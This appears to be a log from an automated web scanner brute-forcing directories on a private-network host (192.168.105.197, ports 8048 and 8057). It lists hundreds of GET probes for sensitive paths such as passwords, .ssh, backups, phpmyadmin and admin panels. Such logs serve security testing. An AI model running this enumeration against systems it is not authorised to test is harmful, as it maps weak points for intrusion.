657	GET	http://192.168.105.197:8048/errors/	N/A
658	GET	http://192.168.105.197:8048/secret/	N/A
659	GET	http://192.168.105.197:8048/secrets/	N/A
660	GET	http://192.168.105.197:8048/msql/	N/A
661	GET	http://192.168.105.197:8048/mysql/	N/A
662	GET	http://192.168.105.197:8048/mssql/	N/A
663	GET	http://192.168.105.197:8048/oracle/	N/A

INDEX	METHOD	URL	PARAMETERS
664	GET	http://192.168.105.197:8048/db/	N/A
665	GET	http://192.168.105.197:8048/db2/	N/A
666	GET	http://192.168.105.197:8048/sql/	N/A
667	GET	http://192.168.105.197:8048/__SQL/	N/A
668	GET	http://192.168.105.197:8048/_SQL/	N/A
669	GET	http://192.168.105.197:8048/dbase/	N/A
670	GET	http://192.168.105.197:8048/database/	N/A
671	GET	http://192.168.105.197:8048/cvs/	N/A
672	GET	http://192.168.105.197:8048/svn/	N/A
673	GET	http://192.168.105.197:8048/member/	N/A
674	GET	http://192.168.105.197:8048/members/	N/A
675	GET	http://192.168.105.197:8048/orders/	N/A
676	GET	http://192.168.105.197:8048/billing/	N/A
677	GET	http://192.168.105.197:8048/memberlist/	N/A
678	GET	http://192.168.105.197:8048/dump/	N/A
679	GET	http://192.168.105.197:8048/ftp/	N/A
680	GET	http://192.168.105.197:8048/accounts/	N/A
681	GET	http://192.168.105.197:8048/warez/	N/A
682	GET	http://192.168.105.197:8048/conf/	N/A
683	GET	http://192.168.105.197:8048/config/	N/A
684	GET	http://192.168.105.197:8048/phpmyadmin/	N/A
685	GET	http://192.168.105.197:8048/phpmyadmin0/	N/A
686	GET	http://192.168.105.197:8048/phpmyadmin1/	N/A
687	GET	http://192.168.105.197:8048/phpPgAdmin/	N/A
688	GET	http://192.168.105.197:8048/pgadmin/	N/A
689	GET	http://192.168.105.197:8048/customer/	N/A
690	GET	http://192.168.105.197:8048/customers/	N/A
691	GET	http://192.168.105.197:8048/intranet/	N/A
692	GET	http://192.168.105.197:8048/users/	N/A

INDEX	METHOD	URL	PARAMETERS
693	GET	http://192.168.105.197:8048/setup/	N/A
694	GET	http://192.168.105.197:8048/install/	N/A
695	GET	http://192.168.105.197:8048/_install/	N/A
696	GET	http://192.168.105.197:8048/install_/	N/A
697	GET	http://192.168.105.197:8048/ainstall/	N/A
698	GET	http://192.168.105.197:8048/!install/	N/A
699	GET	http://192.168.105.197:8048/installer/	N/A
700	GET	http://192.168.105.197:8048/oldfiles/	N/A
701	GET	http://192.168.105.197:8048/old_files/	N/A
702	GET	http://192.168.105.197:8048/_files/	N/A
703	GET	http://192.168.105.197:8048/sysbackup/	N/A
704	GET	http://192.168.105.197:8048/export/	N/A
705	GET	http://192.168.105.197:8048/TEMP/	N/A
706	GET	http://192.168.105.197:8048/TMP/	N/A
707	GET	http://192.168.105.197:8048/TODO/	N/A
708	GET	http://192.168.105.197:8048/WS_FTP/	N/A
709	GET	http://192.168.105.197:8048/test/	N/A
710	GET	http://192.168.105.197:8048/_test/	N/A
711	GET	http://192.168.105.197:8048/test_/	N/A
712	GET	http://192.168.105.197:8048/!test/	N/A
713	GET	http://192.168.105.197:8048/tst/	N/A
714	GET	http://192.168.105.197:8048/tests/	N/A
715	GET	http://192.168.105.197:8048/tools/	N/A
716	GET	http://192.168.105.197:8048/save/	N/A
717	GET	http://192.168.105.197:8048/testing/	N/A
718	GET	http://192.168.105.197:8048/_tests/	N/A
719	GET	http://192.168.105.197:8048/secure/	N/A
720	GET	http://192.168.105.197:8048/secured/	N/A
721	GET	http://192.168.105.197:8048/internal/	N/A

INDEX	METHOD	URL	PARAMETERS
722	GET	http://192.168.105.197:8048/prv/	N/A
723	GET	http://192.168.105.197:8048/private/	N/A
724	GET	http://192.168.105.197:8048/csv/	N/A
725	GET	http://192.168.105.197:8048/staff/	N/A
726	GET	http://192.168.105.197:8048/src/	N/A
727	GET	http://192.168.105.197:8048/etc/	N/A
728	GET	http://192.168.105.197:8048/system/	N/A
729	GET	http://192.168.105.197:8048/dev/	N/A
730	GET	http://192.168.105.197:8048/devel/	N/A
731	GET	http://192.168.105.197:8048/devels/	N/A
732	GET	http://192.168.105.197:8048/developer/	N/A
733	GET	http://192.168.105.197:8048/developers/	N/A
734	GET	http://192.168.105.197:8048/share/	N/A
735	GET	http://192.168.105.197:8048/beta/	N/A
736	GET	http://192.168.105.197:8048/bugs/	N/A
737	GET	http://192.168.105.197:8048/auth/	N/A
738	GET	http://192.168.105.197:8048/import/	N/A
739	GET	http://192.168.105.197:8048/stats/	N/A
740	GET	http://192.168.105.197:8048/statistics/	N/A
741	GET	http://192.168.105.197:8048/access-log/	N/A
742	GET	http://192.168.105.197:8048/error-log/	N/A
743	GET	http://192.168.105.197:8048/access_log/	N/A
744	GET	http://192.168.105.197:8048/error_log/	N/A
745	GET	http://192.168.105.197:8048/accesslog/	N/A
746	GET	http://192.168.105.197:8048/errorlog/	N/A
747	GET	http://192.168.105.197:8048/backup/	N/A
748	GET	http://192.168.105.197:8048/backups/	N/A
749	GET	http://192.168.105.197:8048/bak/	N/A
750	GET	http://192.168.105.197:8048/bac/	N/A

INDEX	METHOD	URL	PARAMETERS
751	GET	http://192.168.105.197:8048/old/	N/A
752	GET	http://192.168.105.197:8048/_old/	N/A
753	GET	http://192.168.105.197:8048/inc/	N/A
754	GET	http://192.168.105.197:8048/include/	N/A
755	GET	http://192.168.105.197:8048/ini/	N/A
756	GET	http://192.168.105.197:8048/_include/	N/A
757	GET	http://192.168.105.197:8048/pass/	N/A
758	GET	http://192.168.105.197:8048/passwd/	N/A
759	GET	http://192.168.105.197:8048/password/	N/A
760	GET	http://192.168.105.197:8048/passwords/	N/A
761	GET	http://192.168.105.197:8048/jdbc/	N/A
762	GET	http://192.168.105.197:8048/odbc/	N/A
763	GET	http://192.168.105.197:8048/xls/	N/A
764	GET	http://192.168.105.197:8048/FCKeditor/	N/A
765	GET	http://192.168.105.197:8048/filemanager/	N/A
766	GET	http://192.168.105.197:8048/UserFiles/	N/A
767	GET	http://192.168.105.197:8048/UserFile/	N/A
768	GET	http://192.168.105.197:8048/management/	N/A
769	GET	http://192.168.105.197:8048/manager/	N/A
770	GET	http://192.168.105.197:8048/swfupload/	N/A
771	GET	http://192.168.105.197:8048/js/	N/A
772	GET	http://192.168.105.197:8048/lib/	N/A
773	GET	http://192.168.105.197:8048/libs/	N/A
774	GET	http://192.168.105.197:8048/swf/	N/A
775	GET	http://192.168.105.197:8048/ad/	N/A
776	GET	http://192.168.105.197:8048/ads/	N/A
777	GET	http://192.168.105.197:8048/banner/	N/A
778	GET	http://192.168.105.197:8048/banners/	N/A
779	GET	http://192.168.105.197:8048/blogs/	N/A

INDEX	METHOD	URL	PARAMETERS
780	GET	http://192.168.105.197:8048/apps/	N/A
781	GET	http://192.168.105.197:8048/chat/	N/A
782	GET	http://192.168.105.197:8048/console/	N/A
783	GET	http://192.168.105.197:8048/addons/	N/A
784	GET	http://192.168.105.197:8048/invoker/	N/A
785	GET	http://192.168.105.197:8048/cp/	N/A
786	GET	http://192.168.105.197:8048/testweb/	N/A
787	GET	http://192.168.105.197:8048/pma/	N/A
788	GET	http://192.168.105.197:8048/plugins/	N/A
789	GET	http://192.168.105.197:8048/themes/	N/A
790	GET	http://192.168.105.197:8048/upgrade/	N/A
791	GET	http://192.168.105.197:8048/text-base/	N/A
792	GET	http://192.168.105.197:8048/wp-content/	N/A
793	GET	http://192.168.105.197:8048/wp-admin/	N/A
794	GET	http://192.168.105.197:8048/wp-includes/	N/A
795	GET	http://192.168.105.197:8048/iishelp/	N/A
796	GET	http://192.168.105.197:8048/iisadmin/	N/A
797	GET	http://192.168.105.197:8048/tsweb/	N/A
798	GET	http://192.168.105.197:8048/xmlrpc/	N/A
799	GET	http://192.168.105.197:8048/cache/	N/A
800	GET	http://192.168.105.197:8048/cache_html/	N/A
801	GET	http://192.168.105.197:8048/common/	N/A
802	GET	http://192.168.105.197:8048/shell/	N/A
803	GET	http://192.168.105.197:8048/core/	N/A
804	GET	http://192.168.105.197:8048/menu/	N/A
805	GET	http://192.168.105.197:8048/v1/	N/A
806	GET	http://192.168.105.197:8048/types/	N/A
807	GET	http://192.168.105.197:8048/base/	N/A
808	GET	http://192.168.105.197:8048/group/	N/A

INDEX	METHOD	URL	PARAMETERS
809	GET	http://192.168.105.197:8048/languages/	N/A
810	GET	http://192.168.105.197:8048/english/	N/A
811	GET	http://192.168.105.197:8048/smarty/	N/A
812	GET	http://192.168.105.197:8048/example/	N/A
813	GET	http://192.168.105.197:8048/examples/	N/A
814	GET	http://192.168.105.197:8048/sample/	N/A
815	GET	http://192.168.105.197:8048/samples/	N/A
816	GET	http://192.168.105.197:8048/script/	N/A
817	GET	http://192.168.105.197:8048/scripts/	N/A
818	GET	http://192.168.105.197:8048/list/	N/A
819	GET	http://192.168.105.197:8048/mime/	N/A
820	GET	http://192.168.105.197:8048/threads/	N/A
821	GET	http://192.168.105.197:8048/fonts/	N/A
822	GET	http://192.168.105.197:8048/class/	N/A
823	GET	http://192.168.105.197:8048/classes/	N/A
824	GET	http://192.168.105.197:8048/download/	N/A
825	GET	http://192.168.105.197:8048/downloads/	N/A
826	GET	http://192.168.105.197:8048/modules/	N/A
827	GET	http://192.168.105.197:8048/down/	N/A
828	GET	http://192.168.105.197:8048/oauth/	N/A
829	GET	http://192.168.105.197:8048/json/	N/A
830	GET	http://192.168.105.197:8048/compat/	N/A
831	GET	http://192.168.105.197:8048/recaptcha/	N/A
832	GET	http://192.168.105.197:8048/html/	N/A
833	GET	http://192.168.105.197:8048/controller/	N/A
834	GET	http://192.168.105.197:8048/signup/	N/A
835	GET	http://192.168.105.197:8048/login/	N/A
836	GET	http://192.168.105.197:8048/WebService/	N/A
837	GET	http://192.168.105.197:8048/aspnet/	N/A

INDEX	METHOD	URL	PARAMETERS
838	GET	http://192.168.105.197:8048/Exchange/	N/A
839	GET	http://192.168.105.197:8048/webaccess/	N/A
840	GET	http://192.168.105.197:8048/web/	N/A
841	GET	http://192.168.105.197:8048/~root/	N/A
842	GET	http://192.168.105.197:8048/root/	N/A
843	GET	http://192.168.105.197:8048/htdocs/	N/A
844	GET	http://192.168.105.197:8048/www/	N/A
845	GET	http://192.168.105.197:8048/~ftp/	N/A
846	GET	http://192.168.105.197:8048/~guest/	N/A
847	GET	http://192.168.105.197:8048/~nobody/	N/A
848	GET	http://192.168.105.197:8048/~www/	N/A
849	GET	http://192.168.105.197:8048/CMS/	N/A
850	GET	http://192.168.105.197:8048/wizards/	N/A
851	GET	http://192.168.105.197:8048/editor/	N/A
852	GET	http://192.168.105.197:8048/fck/	N/A
853	GET	http://192.168.105.197:8048/edit/	N/A
854	GET	http://192.168.105.197:8048/info/	N/A
855	GET	http://192.168.105.197:8048/dat/	N/A
856	GET	http://192.168.105.197:8048/data/	N/A
857	GET	http://192.168.105.197:8048/file/	N/A
858	GET	http://192.168.105.197:8048/files/	N/A
859	GET	http://192.168.105.197:8048/zip/	N/A
860	GET	http://192.168.105.197:8048/zipfiles/	N/A
861	GET	http://192.168.105.197:8048/zips/	N/A
862	GET	http://192.168.105.197:8048/mp3/	N/A
863	GET	http://192.168.105.197:8048/search/	N/A
864	GET	http://192.168.105.197:8048/rss/	N/A
865	GET	http://192.168.105.197:8048/feed/	N/A
866	GET	http://192.168.105.197:8048/atom/	N/A

INDEX	METHOD	URL	PARAMETERS
867	GET	http://192.168.105.197:8048/image/	N/A
868	GET	http://192.168.105.197:8048/images/	N/A
869	GET	http://192.168.105.197:8048/img/	N/A
870	GET	http://192.168.105.197:8048/pictures/	N/A
871	GET	http://192.168.105.197:8048/icons/	N/A
872	GET	http://192.168.105.197:8048/resources/	N/A
873	GET	http://192.168.105.197:8048/graphics/	N/A
874	GET	http://192.168.105.197:8048/pics/	N/A
875	GET	http://192.168.105.197:8048/icon/	N/A
876	GET	http://192.168.105.197:8048/thumb/	N/A
877	GET	http://192.168.105.197:8048/thumbnail/	N/A
878	GET	http://192.168.105.197:8048/photo/	N/A
879	GET	http://192.168.105.197:8048/tag/	N/A
880	GET	http://192.168.105.197:8048/tags/	N/A
881	GET	http://192.168.105.197:8048/messages/	N/A
882	GET	http://192.168.105.197:8048/audio/	N/A
883	GET	http://192.168.105.197:8048/dl/	N/A
884	GET	http://192.168.105.197:8048/package/	N/A
885	GET	http://192.168.105.197:8048/build/	N/A
886	GET	http://192.168.105.197:8048/snapshot/	N/A
887	GET	http://192.168.105.197:8048/profile/	N/A
888	GET	http://192.168.105.197:8048/Default/	N/A
889	GET	http://192.168.105.197:8048/archives/	N/A
890	GET	http://192.168.105.197:8048/documents/	N/A
891	GET	http://192.168.105.197:8048/'/	N/A
892	GET	http://192.168.105.197:8048/!/	N/A
893	GET	http://192.168.105.197:8048/!!/	N/A
894	GET	http://192.168.105.197:8048/!!!/	N/A
895	GET	http://192.168.105.197:8048/@/	N/A

INDEX	METHOD	URL	PARAMETERS
896	GET	http://192.168.105.197:8048/_/	N/A
897	GET	http://192.168.105.197:8048/$/	N/A
898	GET	http://192.168.105.197:8048/#/	N/A
899	GET	http://192.168.105.197:8048/-/	N/A
900	GET	http://192.168.105.197:8048/+/	N/A
901	GET	http://192.168.105.197:8048/a/	N/A
902	GET	http://192.168.105.197:8048/b/	N/A
903	GET	http://192.168.105.197:8048/c/	N/A
904	GET	http://192.168.105.197:8048/d/	N/A
905	GET	http://192.168.105.197:8048/e/	N/A
906	GET	http://192.168.105.197:8048/f/	N/A
907	GET	http://192.168.105.197:8048/g/	N/A
908	GET	http://192.168.105.197:8048/h/	N/A
909	GET	http://192.168.105.197:8048/i/	N/A
910	GET	http://192.168.105.197:8048/j/	N/A
911	GET	http://192.168.105.197:8048/k/	N/A
912	GET	http://192.168.105.197:8048/l/	N/A
913	GET	http://192.168.105.197:8048/m/	N/A
914	GET	http://192.168.105.197:8048/n/	N/A
915	GET	http://192.168.105.197:8048/o/	N/A
916	GET	http://192.168.105.197:8048/p/	N/A
917	GET	http://192.168.105.197:8048/r/	N/A
918	GET	http://192.168.105.197:8048/s/	N/A
919	GET	http://192.168.105.197:8048/t/	N/A
920	GET	http://192.168.105.197:8048/q/	N/A
921	GET	http://192.168.105.197:8048/v/	N/A
922	GET	http://192.168.105.197:8048/w/	N/A
923	GET	http://192.168.105.197:8048/z/	N/A
924	GET	http://192.168.105.197:8048/0/	N/A

INDEX	METHOD	URL	PARAMETERS
925	GET	http://192.168.105.197:8048/00/	N/A
926	GET	http://192.168.105.197:8048/1/	N/A
927	GET	http://192.168.105.197:8048/2/	N/A
928	GET	http://192.168.105.197:8048/3/	N/A
929	GET	http://192.168.105.197:8048/4/	N/A
930	GET	http://192.168.105.197:8048/5/	N/A
931	GET	http://192.168.105.197:8048/6/	N/A
932	GET	http://192.168.105.197:8048/7/	N/A
933	GET	http://192.168.105.197:8048/8/	N/A
934	GET	http://192.168.105.197:8048/9/	N/A
935	GET	http://192.168.105.197:8048/10/	N/A
936	GET	http://192.168.105.197:8048/2008/	N/A
937	GET	http://192.168.105.197:8048/2009/	N/A
938	GET	http://192.168.105.197:8048/2010/	N/A
939	GET	http://192.168.105.197:8048/2011/	N/A
940	GET	http://192.168.105.197:8048/2012/	N/A
941	GET	http://192.168.105.197:8048/2013/	N/A
942	GET	http://192.168.105.197:8048/security/	N/A
943	GET	http://192.168.105.197:8048/content/	N/A
944	GET	http://192.168.105.197:8048/main/	N/A
945	GET	http://192.168.105.197:8048/media/	N/A
946	GET	http://192.168.105.197:8048/templates/	N/A
947	GET	http://192.168.105.197:8048/forms/	N/A
948	GET	http://192.168.105.197:8048/flash/	N/A
949	GET	http://192.168.105.197:8048/portal/	N/A
950	GET	http://192.168.105.197:8048/xml/	N/A
951	GET	http://192.168.105.197:8048/user/	N/A
952	GET	http://192.168.105.197:8048/view/	N/A
953	GET	http://192.168.105.197:8048/browse/	N/A

INDEX	METHOD	URL	PARAMETERS
954	GET	http://192.168.105.197:8048/demo/	N/A
955	GET	http://192.168.105.197:8048/includes/	N/A
956	GET	http://192.168.105.197:8048/thread/	N/A
957	GET	http://192.168.105.197:8048/php/	N/A
958	GET	http://192.168.105.197:8048/index/	N/A
959	GET	http://192.168.105.197:8048/music/	N/A
960	GET	http://192.168.105.197:8048/contents/	N/A
961	GET	http://192.168.105.197:8048/projects/	N/A
962	GET	http://192.168.105.197:8048/site/	N/A
963	GET	http://192.168.105.197:8048/version/	N/A
964	GET	http://192.168.105.197:8048/static/	N/A
965	GET	http://192.168.105.197:8048/space/	N/A
966	GET	http://192.168.105.197:8048/folder/	N/A
967	GET	http://192.168.105.197:8048/servlet/	N/A
968	GET	http://192.168.105.197:8048/storage/	N/A
969	GET	http://192.168.105.197:8048/misc/	N/A
970	GET	http://192.168.105.197:8048/page/	N/A
971	GET	http://192.168.105.197:8048/doc/	N/A
972	GET	http://192.168.105.197:8048/access/	N/A
973	GET	http://192.168.105.197:8048/release/	N/A
974	GET	http://192.168.105.197:8048/latest/	N/A
975	GET	http://192.168.105.197:8048/manual/	N/A
976	GET	http://192.168.105.197:8048/manuals/	N/A
977	GET	http://192.168.105.197:8048/usercp/	N/A
978	GET	http://192.168.105.197:8048/cerberusweb/	N/A
979	GET	http://192.168.105.197:8048/uri/	N/A
980	GET	http://192.168.105.197:8048/url/	N/A
981	GET	http://192.168.105.197:8048/utf8/	N/A
982	GET	http://192.168.105.197:8048/lostpassword/	N/A

INDEX	METHOD	URL	PARAMETERS
983	GET	http://192.168.105.197:8048/forgot/	N/A
984	GET	http://192.168.105.197:8048/index_files/	N/A
985	GET	http://192.168.105.197:8048/reset/	N/A
986	GET	http://192.168.105.197:8048/wp/	N/A
987	GET	http://192.168.105.197:8048/fileserver/	N/A
988	GET	http://192.168.105.197:8048/de/	N/A
989	GET	http://192.168.105.197:8048/fr/	N/A
990	GET	http://192.168.105.197:8048/en/	N/A
991	GET	http://192.168.105.197:8048/mt/	N/A
992	GET	http://192.168.105.197:8048/phpBB/	N/A
993	GET	http://192.168.105.197:8048/phpBB2/	N/A
994	GET	http://192.168.105.197:8048/phpnuke/	N/A
995	GET	http://192.168.105.197:8048/sqlnet/	N/A
996	GET	http://192.168.105.197:8048/vb/	N/A
997	GET	http://192.168.105.197:8048/vbulletin/	N/A
998	GET	http://192.168.105.197:8048/wwwboard/	N/A
999	GET	http://192.168.105.197:8048/zope/	N/A
1000	GET	http://192.168.105.197:8048/viewcvs/	N/A
1001	GET	http://192.168.105.197:8048/nagios/	N/A
1002	GET	http://192.168.105.197:8048/cacti/	N/A
1003	GET	http://192.168.105.197:8048/munin/	N/A
1004	GET	http://192.168.105.197:8048/zenoss/	N/A
1005	GET	http://192.168.105.197:8048/cubecart/	N/A
1006	GET	http://192.168.105.197:8048/cc/	N/A
1007	GET	http://192.168.105.197:8048/cpg/	N/A
1008	GET	http://192.168.105.197:8048/coppermine/	N/A
1009	GET	http://192.168.105.197:8048/4images/	N/A
1010	GET	http://192.168.105.197:8048/cart/	N/A
1011	GET	http://192.168.105.197:8048/SugarCRM/	N/A

INDEX	METHOD	URL	PARAMETERS
1012	GET	http://192.168.105.197:8048/gallery/	N/A
1013	GET	http://192.168.105.197:8048/joomla/	N/A
1014	GET	http://192.168.105.197:8048/drupal/	N/A
1015	GET	http://192.168.105.197:8048/oscommerce/	N/A
1016	GET	http://192.168.105.197:8048/zencart/	N/A
1017	GET	http://192.168.105.197:8048/eticket/	N/A
1018	GET	http://192.168.105.197:8048/moodle/	N/A
1019	GET	http://192.168.105.197:8048/piwik/	N/A
1020	GET	http://192.168.105.197:8048/zenphoto/	N/A
1021	GET	http://192.168.105.197:8048/nusoap/	N/A
1022	GET	http://192.168.105.197:8048/tinymce/	N/A
1023	GET	http://192.168.105.197:8048/firephp/	N/A
1024	GET	http://192.168.105.197:8048/wordpress/	N/A
1025	GET	http://192.168.105.197:8048/bbpress/	N/A
1026	GET	http://192.168.105.197:8048/zenpage/	N/A
1027	GET	http://192.168.105.197:8048/openx/	N/A
1028	GET	http://192.168.105.197:8048/mambo/	N/A
1029	GET	http://192.168.105.197:8048/buddypress/	N/A
1030	GET	http://192.168.105.197:8048/aMember/	N/A
1031	GET	http://192.168.105.197:8048/ATutor/	N/A
1032	GET	http://192.168.105.197:8048/b2evolution/	N/A
1033	GET	http://192.168.105.197:8048/autocms/	N/A
1034	GET	http://192.168.105.197:8048/bitweaver/	N/A
1035	GET	http://192.168.105.197:8048/bmforum/	N/A
1036	GET	http://192.168.105.197:8048/cerberus/	N/A
1037	GET	http://192.168.105.197:8048/ckeditor/	N/A
1038	GET	http://192.168.105.197:8048/cmsmadesimple/	N/A
1039	GET	http://192.168.105.197:8048/cs-cart/	N/A
1040	GET	http://192.168.105.197:8048/cs-whois/	N/A

INDEX	METHOD	URL	PARAMETERS
1041	GET	http://192.168.105.197:8048/cutenews/	N/A
1042	GET	http://192.168.105.197:8048/deluxebb/	N/A
1043	GET	http://192.168.105.197:8048/dchat/	N/A
1044	GET	http://192.168.105.197:8048/phpFreeChat/	N/A
1045	GET	http://192.168.105.197:8048/livechat/	N/A
1046	GET	http://192.168.105.197:8048/livezilla/	N/A
1047	GET	http://192.168.105.197:8048/trac/	N/A
1048	GET	http://192.168.105.197:8048/e107/	N/A
1049	GET	http://192.168.105.197:8048/ezPublish/	N/A
1050	GET	http://192.168.105.197:8048/FusionBB/	N/A
1051	GET	http://192.168.105.197:8048/geeklog/	N/A
1052	GET	http://192.168.105.197:8048/ImageVue/	N/A
1053	GET	http://192.168.105.197:8048/kayako/	N/A
1054	GET	http://192.168.105.197:8048/mantis/	N/A
1055	GET	http://192.168.105.197:8048/mint/	N/A
1056	GET	http://192.168.105.197:8048/multihost/	N/A
1057	GET	http://192.168.105.197:8048/mybb/	N/A
1058	GET	http://192.168.105.197:8048/opencart/	N/A
1059	GET	http://192.168.105.197:8048/osTicket/	N/A
1060	GET	http://192.168.105.197:8048/photopost/	N/A
1061	GET	http://192.168.105.197:8048/phpAddressBook/	N/A
1062	GET	http://192.168.105.197:8048/phpfusion/	N/A
1063	GET	http://192.168.105.197:8048/phpgedview/	N/A
1064	GET	http://192.168.105.197:8048/PHPizabi/	N/A
1065	GET	http://192.168.105.197:8048/phplinks/	N/A
1066	GET	http://192.168.105.197:8048/phplist/	N/A
1067	GET	http://192.168.105.197:8048/phpmyfaq/	N/A
1068	GET	http://192.168.105.197:8048/phponline/	N/A
1069	GET	http://192.168.105.197:8048/phpshop/	N/A

INDEX	METHOD	URL	PARAMETERS
1070	GET	http://192.168.105.197:8048/pligg/	N/A
1071	GET	http://192.168.105.197:8048/pmwiki/	N/A
1072	GET	http://192.168.105.197:8048/postnuke/	N/A
1073	GET	http://192.168.105.197:8048/punbb/	N/A
1074	GET	http://192.168.105.197:8048/runcms/	N/A
1075	GET	http://192.168.105.197:8048/serendipity/	N/A
1076	GET	http://192.168.105.197:8048/smf/	N/A
1077	GET	http://192.168.105.197:8048/ipb/	N/A
1078	GET	http://192.168.105.197:8048/sphider/	N/A
1079	GET	http://192.168.105.197:8048/typolight/	N/A
1080	GET	http://192.168.105.197:8048/ubb_threads/	N/A
1081	GET	http://192.168.105.197:8048/ultrastats/	N/A
1082	GET	http://192.168.105.197:8048/vanilla/	N/A
1083	GET	http://192.168.105.197:8048/videodb/	N/A
1084	GET	http://192.168.105.197:8048/xoops/	N/A
1085	GET	http://192.168.105.197:8048/x-cart/	N/A
1086	GET	http://192.168.105.197:8048/alegrocart/	N/A
1087	GET	http://192.168.105.197:8048/dotproject/	N/A
1088	GET	http://192.168.105.197:8048/fluxbb/	N/A
1089	GET	http://192.168.105.197:8048/interspire/	N/A
1090	GET	http://192.168.105.197:8048/magento/	N/A
1091	GET	http://192.168.105.197:8048/lifetype/	N/A
1092	GET	http://192.168.105.197:8048/minibb/	N/A
1093	GET	http://192.168.105.197:8048/modx/	N/A
1094	GET	http://192.168.105.197:8048/prestashop/	N/A
1095	GET	http://192.168.105.197:8048/silverstripe/	N/A
1096	GET	http://192.168.105.197:8048/tikiwiki/	N/A
1097	GET	http://192.168.105.197:8048/mediawiki/	N/A
1098	GET	http://192.168.105.197:8048/dokuwiki/	N/A

INDEX	METHOD	URL	PARAMETERS
1099	GET	http://192.168.105.197:8048/piwigo/	N/A
1100	GET	http://192.168.105.197:8048/phpCollab/	N/A
1101	GET	http://192.168.105.197:8048/phpads/	N/A
1102	GET	http://192.168.105.197:8048/noah/	N/A
1103	GET	http://192.168.105.197:8048/redmine/	N/A
1104	GET	http://192.168.105.197:8048/flyspray/	N/A
1105	GET	http://192.168.105.197:8048/dolphin/	N/A
1106	GET	http://192.168.105.197:8048/twiki/	N/A
1107	GET	http://192.168.105.197:8048/vtiger/	N/A
1108	GET	http://192.168.105.197:8048/owa/	N/A
1109	GET	http://192.168.105.197:8048/mrtg/	N/A
1110	GET	http://192.168.105.197:8048/squirrel/	N/A
1111	GET	http://192.168.105.197:8048/squirrelmail/	N/A
1112	GET	http://192.168.105.197:8048/roundcube/	N/A
1113	GET	http://192.168.105.197:8048/atmail/	N/A
1114	GET	http://192.168.105.197:8048/whmcs/	N/A
1115	GET	http://192.168.105.197:8048/ibill/	N/A
1116	GET	http://192.168.105.197:8048/ccbill/	N/A
1117	GET	http://192.168.105.197:8048/juddi/	N/A
1118	GET	http://192.168.105.197:8048/anoncvs/	N/A
1119	GET	http://192.168.105.197:8048/tomcat/	N/A
1120	GET	http://192.168.105.197:8048/bugzilla/	N/A
1121	GET	http://192.168.105.197:8048/django/	N/A
1122	GET	http://192.168.105.197:8048/moinmoin/	N/A
1123	GET	http://192.168.105.197:8048/xampp/	N/A
1124	GET	http://192.168.105.197:8048/cfdocs/	N/A
1125	GET	http://192.168.105.197:8048/CFIDE/	N/A
1126	GET	http://192.168.105.197:8048/jrun/	N/A
1127	GET	http://192.168.105.197:8048/forum/	N/A

INDEX	METHOD	URL	PARAMETERS
1128	GET	http://192.168.105.197:8048/blog/	N/A
1129	GET	http://192.168.105.197:8048/help/	N/A
1130	GET	http://192.168.105.197:8048/poll/	N/A
1131	GET	http://192.168.105.197:8048/support/	N/A
1132	GET	http://192.168.105.197:8048/register/	N/A
1133	GET	http://192.168.105.197:8048/tracker/	N/A
1134	GET	http://192.168.105.197:8048/software/	N/A
1135	GET	http://192.168.105.197:8048/category/	N/A
1136	GET	http://192.168.105.197:8048/appengine/	N/A
1137	GET	http://192.168.105.197:8048/symfony/	N/A
1138	GET	http://192.168.105.197:8048/webstats/	N/A
1139	GET	http://192.168.105.197:8048/webmail/	N/A
1140	GET	http://192.168.105.197:8048/cpanel/	N/A
1141	GET	http://192.168.105.197:8048/mail/	N/A
1142	GET	http://192.168.105.197:8048/email/	N/A
1143	GET	http://192.168.105.197:8048/mailman/	N/A
1144	GET	http://192.168.105.197:8048/WebApplication1/	N/A
1145	GET	http://192.168.105.197:8048/WebApplication2/	N/A
1146	GET	http://192.168.105.197:8048/WebApplication3/	N/A
1147	GET	http://192.168.105.197:8048/statics/	N/A
1148	GET	http://192.168.105.197:8057/admin-console/	N/A
1149	GET	http://192.168.105.197:8057/adminconsole/	N/A
1150	GET	http://192.168.105.197:8057/jmx-console/	N/A
1151	GET	http://192.168.105.197:8057/_layouts/	N/A
1152	GET	http://192.168.105.197:8057/_private/	N/A
1153	GET	http://192.168.105.197:8057/.ssh/	N/A
1154	GET	http://192.168.105.197:8057/bin/	N/A
1155	GET	http://192.168.105.197:8057/phpsysinfo/	N/A
1156	GET	http://192.168.105.197:8057/phpldapadmin/	N/A

INDEX	METHOD	URL	PARAMETERS
1157	GET	http://192.168.105.197:8057/uploadify/	N/A
1158	GET	http://192.168.105.197:8057/phpThumb/	N/A
1159	GET	http://192.168.105.197:8057/session/	N/A
1160	GET	http://192.168.105.197:8057/sessions/	N/A
1161	GET	http://192.168.105.197:8057/_source/	N/A
1162	GET	http://192.168.105.197:8057/_src/	N/A
1163	GET	http://192.168.105.197:8057/_www/	N/A
1164	GET	http://192.168.105.197:8057/spool/	N/A
1165	GET	http://192.168.105.197:8057/tar.gz/	N/A
1166	GET	http://192.168.105.197:8057/tar.bz2/	N/A
1167	GET	http://192.168.105.197:8057/tar/	N/A
1168	GET	http://192.168.105.197:8057/uploader/	N/A
1169	GET	http://192.168.105.197:8057/uploads/	N/A
1170	GET	http://192.168.105.197:8057/upload/	N/A
1171	GET	http://192.168.105.197:8057/incomming/	N/A
1172	GET	http://192.168.105.197:8057/user_uploads/	N/A
1173	GET	http://192.168.105.197:8057/New Folder/	N/A
1174	GET	http://192.168.105.197:8057/New folder (2)/	N/A
1175	GET	http://192.168.105.197:8057/log/	N/A
1176	GET	http://192.168.105.197:8057/logs/	N/A
1177	GET	http://192.168.105.197:8057/_logs/	N/A
1178	GET	http://192.168.105.197:8057/logfile/	N/A
1179	GET	http://192.168.105.197:8057/logfiles/	N/A
1180	GET	http://192.168.105.197:8057/~log/	N/A
1181	GET	http://192.168.105.197:8057/~logs/	N/A
1182	GET	http://192.168.105.197:8057/settings/	N/A
1183	GET	http://192.168.105.197:8057/global/	N/A
1184	GET	http://192.168.105.197:8057/globals/	N/A
1185	GET	http://192.168.105.197:8057/admin/	N/A

INDEX	METHOD	URL	PARAMETERS
1186	GET	http://192.168.105.197:8057/adminpanel/	N/A
1187	GET	http://192.168.105.197:8057/admin0/	N/A
1188	GET	http://192.168.105.197:8057/admin1/	N/A
1189	GET	http://192.168.105.197:8057/admin_/	N/A
1190	GET	http://192.168.105.197:8057/_admin/	N/A
1191	GET	http://192.168.105.197:8057/_adm/	N/A
1192	GET	http://192.168.105.197:8057/administrator/	N/A
1193	GET	http://192.168.105.197:8057/.adm/	N/A
1194	GET	http://192.168.105.197:8057/.admin/	N/A
1195	GET	http://192.168.105.197:8057/~admin/	N/A
